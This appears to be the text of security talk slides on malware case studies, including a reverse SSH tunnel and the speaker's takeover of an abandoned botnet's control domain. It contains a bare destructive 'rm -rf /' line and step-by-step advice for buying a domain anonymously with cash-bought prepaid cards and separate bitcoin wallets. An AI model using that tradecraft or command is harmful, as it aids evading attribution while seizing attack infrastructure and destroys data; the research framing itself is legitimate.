
PCAP Files
521096.pcap

Other Resources
NJep5J-HTTP Archive HAR Viewer txt:har
521096-0-ComSystem.exe PE32:wi...
521096-1-bf LSBCE6F.tmp unknow...
521096-2-114 ~SBCE8F.tmp txt:ascii
521096-3-right.vbe unknow...
521096-4-10d ~SBCE8F.tmp unknow...
521096-5-166 ~SBCE9D.tmp txt:ascii
521096-6-15f ~SBCE9D.tmp unknow...
521096-7-13f ~SBCE9B.tmp unknow...

Case Study 2

I can haz SSH?

Reverse SSH tunnel



1. Victim starts local ssh server
2. Victim establishes ssh connection to server
3. Victim redirects all traffic from server to its own ssh listening instance

```

tcp      0      0 0.0.0.0:52250      0.0.0.0:*          LISTEN -
tcp      0      0 0.0.0.0:60603      0.0.0.0:*          LISTEN -
tcp      0      0 0.0.0.0:1723       0.0.0.0:*          LISTEN -
tcp      0      0 0.0.0.0:30492      0.0.0.0:*          LISTEN -
tcp      0      0 0.0.0.0:39708      0.0.0.0:*          LISTEN -
tcp      0      0 66.172.33.237:22   10.148.228:64761    ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.131.233.219:64145 ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.133.157.41:49168  ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.103.72.146:56675  ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.1.253.177:49546   ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.186.221.236:2890  ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.133.5.185:50130   ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.148.228:64777     ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.46.46.31:62671    ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.42.114.76:36358   ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.133.5.185:50799   ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.32.39.34:2587     ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.105.105.206:49161 ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.39.179.204:49802  ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.30.213.27:49160   ESTABLISHED -
tcp      0      0 2496 66.172.33.237:22   10.91.135.166:56925  ESTABLISHED -
tcp      0      0 66.172.33.237:22   10.186.221.236:2115  ESTABLISHED -
tcp      0      0 :::37183           :::*                LISTEN -
tcp      0      0 :::12415           :::*                LISTEN -

```

rm -rf /

So long, and thanks for all the phish



Case Study 3

Conficker.A and the HoneyNet project

Purchasing the domain anonymously

1. Find a CVS, Walgreens, Walmart,
etc..
 - Preferably not the local Walmart
(Try your next business trip)
2. Buy a prepaid debit card with cash
 - Don't get any that require registrant
 - Vanilla Visa prepaid debit cards are
a good bet
3. ~~Smile for the camera~~



Bitcoin

- Why not just buy bitcoins
 - Bitcoins CAN be used anonymously and can add another layer of obfuscation
 - However, remember bitcoin addresses can be tracked
 - Some ransomware families use bitcoin and are currently being followed
 - If you do use bitcoins, use a unique wallet for this and don't transfer funds to or from another account you control



Purchasing the domain anonymously

4. Find a hosting provider who accepts prepaid cards
 - ~~Hostgater~~
 - ~~1&1~~
 - Took my money but gave me no domain
 - GoDaddy




Instant botnet, just
add domain

```
.232.71.142 - - [25/Jun/2014:06:34:35 -0700] "GET /settings.py?build=610&
.84.113.39 - - [25/Jun/2014:06:34:35 -0700] "GET /settings.py?build=610&
0.85.41.106 - - [25/Jun/2014:06:34:35 -0700] "GET /settings.py?build=611&
.198.220.27 - - [25/Jun/2014:06:34:35 -0700] "GET /settings.py?build=611&
1.118.132.69 - - [25/Jun/2014:06:34:35 -0700] "GET /settings.py?build=610
.127.63.218 - - [25/Jun/2014:06:34:35 -0700] "GET /settings.py?build=611&
.44.175.84 - - [25/Jun/2014:06:34:35 -0700] "GET /settings.py?build=611&
7.189.239.59 - - [25/Jun/2014:06:34:35 -0700] "GET /settings.py?build=610
1.132.206.26 - - [25/Jun/2014:06:34:36 -0700] "GET /settings.py?build=610
3.28.62.42 - - [25/Jun/2014:06:34:37 -0700] "GET /settings.py?build=610&
4.114.134.220 - - [25/Jun/2014:06:34:37 -0700] "GET /settings.py?build=61
.144.109.176 - - [25/Jun/2014:06:34:39 -0700] "GET /settings.py?build=611
3.215.171.168 - - [25/Jun/2014:06:34:43 -0700] "GET /settings.py?build=61
1.6.12.1 - - [25/Jun/2014:06:34:43 -0700] "GET /settings.py?build=611&os=
3.92.45.111 - - [25/Jun/2014:06:34:44 -0700] "GET /settings.py?build=610&
2.163.127.241 - - [25/Jun/2014:06:34:45 -0700] "GET /settings.py?build=61
.242.216.4 - - [25/Jun/2014:06:34:45 -0700] "GET /settings.py?build=611&
.254.6.184 - - [25/Jun/2014:06:34:46 -0700] "GET /settings.py?build=611&
3.108.158.176 - - [25/Jun/2014:06:34:50 -0700] "GET /settings.py?build=61
.219.111.230 - - [25/Jun/2014:06:34:53 -0700] "GET /settings.py?build=610
9.253.81.250 - - [25/Jun/2014:06:34:53 -0700] "GET /settings.py?build=610
.237.178.158 - - [25/Jun/2014:06:34:58 -0700] "GET /settings.py?build=611
.232.186.195 - - [25/Jun/2014:06:34:59 -0700] "GET / HTTP/1.1" 200 1845 '
4.190.19 - - [25/Jun/2014:06:35:00 -0700] "GET /settings.py?build=611&os=
3.167.238.176 - - [25/Jun/2014:06:35:01 -0700] "GET /settings.py?build=61
3.55.108.21 - - [25/Jun/2014:06:35:04 -0700] "GET /settings.py?build=611&
174.225.245 - - [25/Jun/2014:06:35:04 -0700] "GET /settings.py?build=611&
.232.186.195 - - [25/Jun/2014:06:35:05 -0700] "GET /test.py HTTP/1.1" 200
4.153.161.81 - - [25/Jun/2014:06:35:07 -0700] "GET /settings.py?build=610
.99.226.133 - - [25/Jun/2014:06:35:09 -0700] "GET /settings.py?build=610&
7.102.204.28 - - [25/Jun/2014:06:35:12 -0700] "GET /settings.py?build=610
.139.165.47 - - [25/Jun/2014:06:35:15 -0700] "GET /settings.py?build=610&
2.134.180.218 - - [25/Jun/2014:06:35:19 -0700] "GET /settings.py?build=61
6.188.148.41 - - [25/Jun/2014:06:35:25 -0700] "GET /settings.py?build=610
.110.121.104 - - [25/Jun/2014:06:35:26 -0700] "GET /settings.py?build=610
1.101.102.77 - - [25/Jun/2014:06:35:28 -0700] "GET /settings.py?build=611
.92.232.54 - - [25/Jun/2014:06:35:28 -0700] "GET /settings.py?build=610&
2.84.10 - - [25/Jun/2014:06:35:30 -0700] "GET /settings.py?build=611&os=
```



How big is my network

- In 48 hours I had over 100,000 requests
- 7000 unique IPs in 2 days
- After 2 months I saw 43,000 unique IPs
- Some are probably IP rotation
- Most called home only a few times a week




Reverse engineer comms

- Commands are strings
- All communication is “encoded” using home rolled algorithm
- Hardcoded parameters
- Python to the rescue!



Takedown

- Turns out a 12 byte file is all that is needed to shut the whole network down.
- Not only does this uninstall the worm but is also ‘vaccinates’ the machine so the worm won’t reinfect it
 - Via a registry key
- Works flawlessly in local testing



Finger on the trigger

- So far everything has transpired in just one weekend
- On Monday mentioned it in passing to my boss, stating I intended to shut it down via a command.
 - Can you guess his reaction?
 - He was actually pretty cool about it
 - It was legal who threw a fit (rightfully so)
- Can't a man publish a webpage in piece?



So what happened

- Ultimately nothing
 - Never passed any commands to the botnet
 - If I did would I tell you?
- Considered working with the FBI
- Needed to show financial damage



However I did find this

Case details

Court:	wied
Docket #:	2:13-mj-00228
Case Name:	USA v. Information associated with runningparrots@googlemail.com stored at Google Inc
PACER case #:	63671
Date filed:	2013-06-26
Date terminated:	2013-06-26
Date of last filing:	2013-06-26

Documents

Date Filed	Document #	Attachment #	Short Description	Long Description
2013-06-26	1	0	Application and Affidavit for Search Warrant	
2013-06-26	2	0	Search Warrant Returned Executed	

- wied = Wisconsin Eastern District Court
- I still noted activity from the author for months after this but then they suddenly disappeared...
- Did I just inherit a botnet?

I didn't believe

- What can be done?
- Dridex -> Avira
- IoT batman

